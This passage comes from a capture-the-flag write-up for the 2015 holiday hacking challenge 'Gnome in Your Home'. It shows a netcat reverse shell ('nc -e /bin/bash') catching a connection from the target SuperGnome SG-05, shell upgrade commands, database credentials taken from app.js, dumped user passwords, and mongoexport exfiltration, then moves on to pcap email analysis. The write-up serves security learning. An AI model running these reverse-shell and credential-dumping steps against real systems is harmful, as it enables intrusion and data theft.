listening on [any] 61777 ...
connect to [192.168.0.188] from (UNKNOWN) [54.233.105.81] 59550
/bin/nc.traditional -e /bin/bash [redacted] 61778
```

```
root@ubuntu:~/sgnet# nc -nlvp 61778
listening on [any] 61778 ...
connect to [192.168.0.188] from (UNKNOWN) [54.233.105.81] 43365
python -c 'import pty; pty.spawn("/bin/sh")'
$ id
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ uname -a
uname -a
Linux sg5 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ cat /gnome/www/files/gnome.conf
cat /gnome/www/files/gnome.conf
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
$
```

Success!

To finish it off and have a little extra fun with sg05, now that I have a working exploit, I wrote a python script for the exploit (shown above). In the final code I set EBP to the address of the exit function in the procedure linkage table (<exit@plt>) so it would close out cleanly. I included in the exploit source code in the Appendix.

sg05 gnome.conf




```
Gnome Serial Number: 4CKL3R43V4
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-05
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

sg05 gnome.conf file

Possible #1 (4CKL3R43V4 serial # = fork lover forever? [4CK = "fork" as in fork(), L3R = "lover" L3 heart symbol+R, 43V4 = "forever")
Possible #2 (4CKL3R43V4 serial # = AC killer forever? [4C = "AC", KL3R = "killer", 43V4 = "forever")
Possible #3 (4CKL3R43V4 serial # = foresee clearer forever? [4C = "foresee" KL3R = "clearer", 43V4 = "forever")
Possible #4 (4CKL3R43V4 serial # = reference Star Wars droids? - (4CK, L3, R4, & 3V4 = EVA?)
http://starwars.wikia.com/wiki/J-4CK
http://starwars.wikia.com/wiki/R2-L3
http://starwars.wikia.com/wiki/R4-series_agromech_droid
http://starwars.wikia.com/wiki/EVA_vacuum_pod


I also noticed that 4CKL3R43V4 is a valid base32 number, which can be decoded into any other base such as hex (base16) or decimal (base10) or binary (base2).

Once I had a reverse shell on sg05, I was able to use netcat to download all the files from /gnome/www/files and many other files from the filesystem:




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81/Files# ls -al
total 1148
drwxr-xr-x 2 root root    4096 Dec 29 20:01 .
drwxr-xr-x 5 root root    4096 Dec 29 20:00 ..
-rw-r--r-- 1 root root    3748 Dec 23 13:42 20151215161015.zip
-rw-r--r-- 1 root root 1141589 Dec 23 13:37 factory_cam_5.zip
-rw-r--r-- 1 root root     342 Dec 23 13:42 gnome.conf
-rw-r--r-- 1 root root     748 Dec 23 13:43 gnome_firmware_rel_notes.txt
-rw-r--r-- 1 root root    6426 Dec 23 13:43 sgnet.zip
-rw-r--r-- 1 root root     211 Dec 23 13:44 sniffer_hit_list.txt
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81/Files#
```

Note: As shown by the file dates in the screenshot above, I was able to complete/compromise all SuperGnomes and gain access to all gnome.conf files by the afternoon of December 23, 2015. That same evening of the 23rd I also solved Part 5 fully.




```
$ pwd
pwd
/gnome/www/routes
$ head -20 index.js
head -20 index.js
/*******************************************************
* index.js - SuperGnome v.01 (GnomeNet 2015)          *
*                                                      *
* Author:  Atnas Dev Team                              *
*                                                      *
* Purpose:  Bringing joy to the world...               *
*                                                      *
*                                                      *
* THIS SUPERGNOME ADMINISTERED BY STUART!              *
*******************************************************/
var express = require('express');
var router = express.Router();
var sessions = [];
var fs = require('fs');
var disk = require('diskusage');
var path = require('path');
var multer = require('multer');
var upload = multer({ path: '/tmp/' });
var domain = require('domain');
var d = domain.create();
$
```




```
$ pwd
pwd
/tmp
$ ls -ltr
ls -ltr
total 580
-rw-r--r-- 1 nobody  nogroup    287 Dec 16 19:29 a_friendly_message_from_Belgium
-rw-r--r-- 1 nobody  nogroup     58 Dec 19 13:50 a_friendly_message_from_Italy
-rw-r--r-- 1 nobody  nogroup     66 Dec 20 10:08 a_friendly_message_from_Hungary
-rw-rw-rw- 1 nobody  nogroup    240 Dec 22 17:35 a_friendly_message_from_Germany
-rw-r--r-- 1 nobody  nogroup    117 Dec 23 14:59 a_friendly_message_from_UnitedStates
-rw-r--r-- 1 nobody  nogroup     70 Dec 23 18:47 ____deckerXL___was___here
```

Also, using the mongo tools on sg05 and the credential found in /gnome/www/app.js, I was also able to login to the gnome database and do full extracts of all the collections:




```
root@ubuntu:~# nc -nlvp 61778
listening on [any] 61778 ...
connect to [192.168.0.188] from (UNKNOWN) [54.233.105.81] 42968
python -c 'import pty; pty.spawn("/bin/sh")'
$ head /gnome/www/app.js
head /gnome/www/app.js
var express = require('express');
var path = require('path');
var favicon = require('serve-favicon');
var logger = require('morgan');
var cookieParser = require('cookie-parser');
var bodyParser = require('body-parser');
var routes = require('./routes/index');
var mongo = require('mongodb');
var monk = require('monk');
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')
$
```



```
$ mongo -u gnome -p KTt9C1SljNKDiobKKro926frc localhost:27017/gnome
mongo -u gnome -p KTt9C1SljNKDiobKKro926frc localhost:27017/gnome
MongoDB shell version: 3.0.7
connecting to: localhost:27017/gnome
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
2015-12-30T20:31:21.028+0000 I STORAGE  In File::open(), ::open for '' failed with errno:2 No such file or directory
> show collections
shshow collections
cameras
gnomenet
settings
status
system.indexes
users
> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("56229f58809473d11033515b"), "username" : "user", "password" : "user", "user_level" : 10 }
{ "_id" : ObjectId("56229f63809473d11033515c"), "username" : "admin", "password" : "SittingOnAShelf", "user_level" : 100 }
{ "_id" : ObjectId("5647438777cb0339cd14fd09"), "username" : "sims", "password" : "IAmTheRealGrinch!", "user_level" : 100 }
>
```


Ah and we can see a user called "sims" (Stephen Sims, perhaps?) and his password "IAmTheRealGrinch!" **Very nice!** Using mongoexport, I exported all the collections and downloaded them. They are included in the Appendix.

```
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg5.gnome.cameras.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg5.gnome.gnomenet.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg5.gnome.settings.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg5.gnome.status.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg5.gnome.users.json
```



```
$ pwd
pwd
/tmp/.gHtmp
$ which mongoexport
which mongoexport
/usr/bin/mongoexport
$ mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg5.gnome.cameras.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c cameras -o sg5.gnome.cameras.json
2015-12-30T20:39:42.395+0000    connected to: localhost
2015-12-30T20:39:42.395+0000    exported 12 records
$ mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg5.gnome.gnomenet.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c gnomenet -o sg5.gnome.gnomenet.json
2015-12-30T20:40:50.604+0000    connected to: localhost
2015-12-30T20:40:50.605+0000    exported 8 records
$ mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg5.gnome.settings.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c settings -o sg5.gnome.settings.json
2015-12-30T20:40:58.461+0000    connected to: localhost
2015-12-30T20:40:58.462+0000    exported 11 records
$ mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg5.gnome.status.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c status -o sg5.gnome.status.json
2015-12-30T20:41:09.387+0000    connected to: localhost
2015-12-30T20:41:09.388+0000    exported 2 records
$ mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg5.gnome.users.json
mongoexport -u gnome -p KTt9C1SljNKDiobKKro926frc -d gnome -c users -o sg5.gnome.users.json
2015-12-30T20:41:17.786+0000    connected to: localhost
2015-12-30T20:41:17.788+0000    exported 3 records
$ ls -al
ls -al
total 28
drwxr-xr-x 2 nobody nogroup 4096 Dec 30 20:41 .
drwxrwxrwt 3 root   root    4096 Dec 30 20:37 ..
-rw-r--r-- 1 nobody nogroup 1043 Dec 30 20:39 sg5.gnome.cameras.json
-rw-r--r-- 1 nobody nogroup 2066 Dec 30 20:40 sg5.gnome.gnomenet.json
-rw-r--r-- 1 nobody nogroup 1034 Dec 30 20:40 sg5.gnome.settings.json
-rw-r--r-- 1 nobody nogroup  422 Dec 30 20:41 sg5.gnome.status.json
-rw-r--r-- 1 nobody nogroup  321 Dec 30 20:41 sg5.gnome.users.json
$
```

Part 5: Baby, It’s Gnome Outside: Sinister Plot and Attribution



Part 5: Baby, It’s Gnome Outside:
Sinister Plot and Attribution

With their access to the SuperGnomes, Jess and Josh were more determined than ever to find out who was behind this sinister scheme.

Jessica noticed an interesting subtlety on the SuperGnome systems. “An admin saved some weird, staticky photo images on each SuperGnome. I can’t make heads or tails of them. Hmmmm….”

Looking further through one of the SuperGnome’s file systems, Josh made a dramatic discovery. “Hey! There’s a ZIP file in the first SuperGnome at /gnome/www/files called 20141226101055.zip. Inside, it’s got packets! And, in those packets, I see some email.”

Jessica puzzled through the implications out loud, “I’ll bet that the other SuperGnomes have similar packet capture files on them as well, with each SuperGnome having different sets of email messages. Let’s try to grab them and see if all those emails together let us unravel who is behind ATNAS Corporation and this plot!”

9) Based on evidence you recover from the SuperGnomes’ packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

10) Who is the villain behind the nefarious plot.

For items 9 and 10, please describe the process you used to make your discovery and attribution.


Please note: You can determine the plot and the identity of the super villain with access to as few as three SuperGnomes. However, as stated above, participants who gain access to all five SuperGnomes will be given special consideration. Again, you do not need to compromise all the SuperGnomes to answer items 9 and 10. Partial answers are completely welcomed and are certainly eligible to win.

Analysis / Solution Description:

PCAP Email Attribution Puzzle Analysis


Each SuperGnome contained a zip file in the /gnome/www/files directory as shown below. The name of the file is a datetime timestamp: YYYYMMDDHHMMSS.zip

sg01 - Zip filename datetime: December 26, 2014 - 10:10:55am




```
-rw-rw-r-- 1 root root 1122375 Dec 12 17:15 20141226101055.zip
```

sg02 - Zip filename datetime: February 25, 2015 - 9:30:40am




```
-rw-r--r-- 1 root root 3443 Dec 14 12:34 20150225093040.zip
```

sg03 - Zip filename datetime: December 1, 2015 - 11:33:56am




```
-rw-r--r-- 1 root root 4020 Dec 12 21:37 20151201113356.zip
```

sg04 - Zip filename datetime: December 3, 2015 - 1:38:15pm




```
-rw-r--r-- 1 root root 4382 Dec 13 03:01 20151203133815.zip
```

sg05 - Zip filename datetime: December 15, 2015 - 4:10:15pm




```
-rw-r--r-- 1 root root 3748 Dec 23 13:42 20151215161015.zip
```

Inside each of these zip files is a corresponding pcap file with the same name (give or take a few seconds), except that it adds an "_<number>" at the end where "<number>" is the SuperGnome it was uploaded to (1-5):



```
root@kali:~/giyh/challenge5-Attribution/pcap-puzzle/pcaps# ls -al *.pcap
-rw-r--r-- 1 root root 1544766 Nov 14 12:15 20141226101055_1.pcap
-rw-rw-r-- 1 root root    8100 Nov 15 13:18 20150225093040_2.pcap
-rw-rw-r-- 1 root root    9908 Nov 14 21:54 20151201113358_3.pcap
-rw-rw-r-- 1 root root   10884 Nov 15 12:31 20151203133818_4.pcap
-rw-rw-r-- 1 root root    9044 Nov 15 16:28 20151215161015_5.pcap
root@kali:~/giyh/challenge5-Attribution/pcap-puzzle/pcaps# 
```

Putting things together, the existence of these pcap files is consistent with a new feature in the GIYH IoT device described in the firmware release notes file discussed in Part 2 and shown below. That release notes file mentions a new sniffer module feature which works off of a hit-list of keywords from the sniffer_hit_list.txt file.




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/1-SG-01-us-52.2.229.189/files# cat gnome_firmware_rel_notes.txt
Product:                GnomeIYH
Classification:         Firmware Release Notes

---------------------------------------------------------------------------

IMPORTANT:
- DO NOT power cycle the Gnome during the firmware upgrade process.

===========================================================================

Firmware version:       1.1.8.164461
Release date:           December 3, 2015

- Added a sniffer module
- Modified naming to begin with a unique name prior to naming by SG
- Added hit-list functionality to control sniffer output

NOTES:
- See sniffer_hit_list.txt for initial hit-list values
- Sniffer outputs pcap format with item or packets of interest and uploads
  to current parent SG.

---------------------------------------------------------------------------
```

This is likely the feature that generated these pcap files since the sniffer_hit_list.txt contains the string "atnas" which appears in all the pcaps. The evidence for ATNAS's undoing was caused by its own greed! Each pcap has a single email thread in it. Let's see what goodness I can find in those emails...

Note: The full text extract of each email with headers is included in the Appendix.

sg01 - 20141226101055_1.pcap

The sg01 pcap has a conversation between source ip address 10.1.1.192 (atnaspc5) and destination ip address 104.196.40.60 (atnascorp Postfix SMTP server - 25/tcp). The email is to "JoJo" (jojo@atnascorp.com) the architect, from "**C**" (c@atnascorp.com) describing the Gnome in Your Home project and hiring Jojo to design the architecture with the specifications given. There is also an architecture diagram attached to the email.




Filter: tcp.stream eq 0

Follow TCP Stream


Stream Content

```
JoJo,

As you know, I hired you because you are the best architect in town for a
distributed surveillance system to satisfy our rather unique business
requirements.  We have less than a year from today to get our final plans in
place.  Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram
attached below.  Please add in protocol details and other technical
specifications to complete the architectural plans.

Remember: to achieve our goal, we must have the infrastructure scale to
upwards of 2 million Gnomes.  Once we solidify the architecture, you'll work
with the hardware team to create device specs and we'll start procuring
hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

Thoughts?

Looking forward to working with you on this project!

-C
```

Entire conversation (1414798 bytes)




```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <jojo@atnascorp.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500
Message-ID: <004301d0211e$2553aa80$6ffaff80$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
.boundary="----=_NextPart_000_0044_01D020F4.3C7E17B0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEeJWBzsdvFzRGDQMGtBNs2/4xymw==
Content-Language: en-us

This is a multipart message in MIME format.
```



```
------=_NextPart_000_0044_01D020F4.3C7E17B0
Content-Type: image/jpeg;
.name="GiYH_Architecture.jpg"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="GiYH_Architecture.jpg"
```

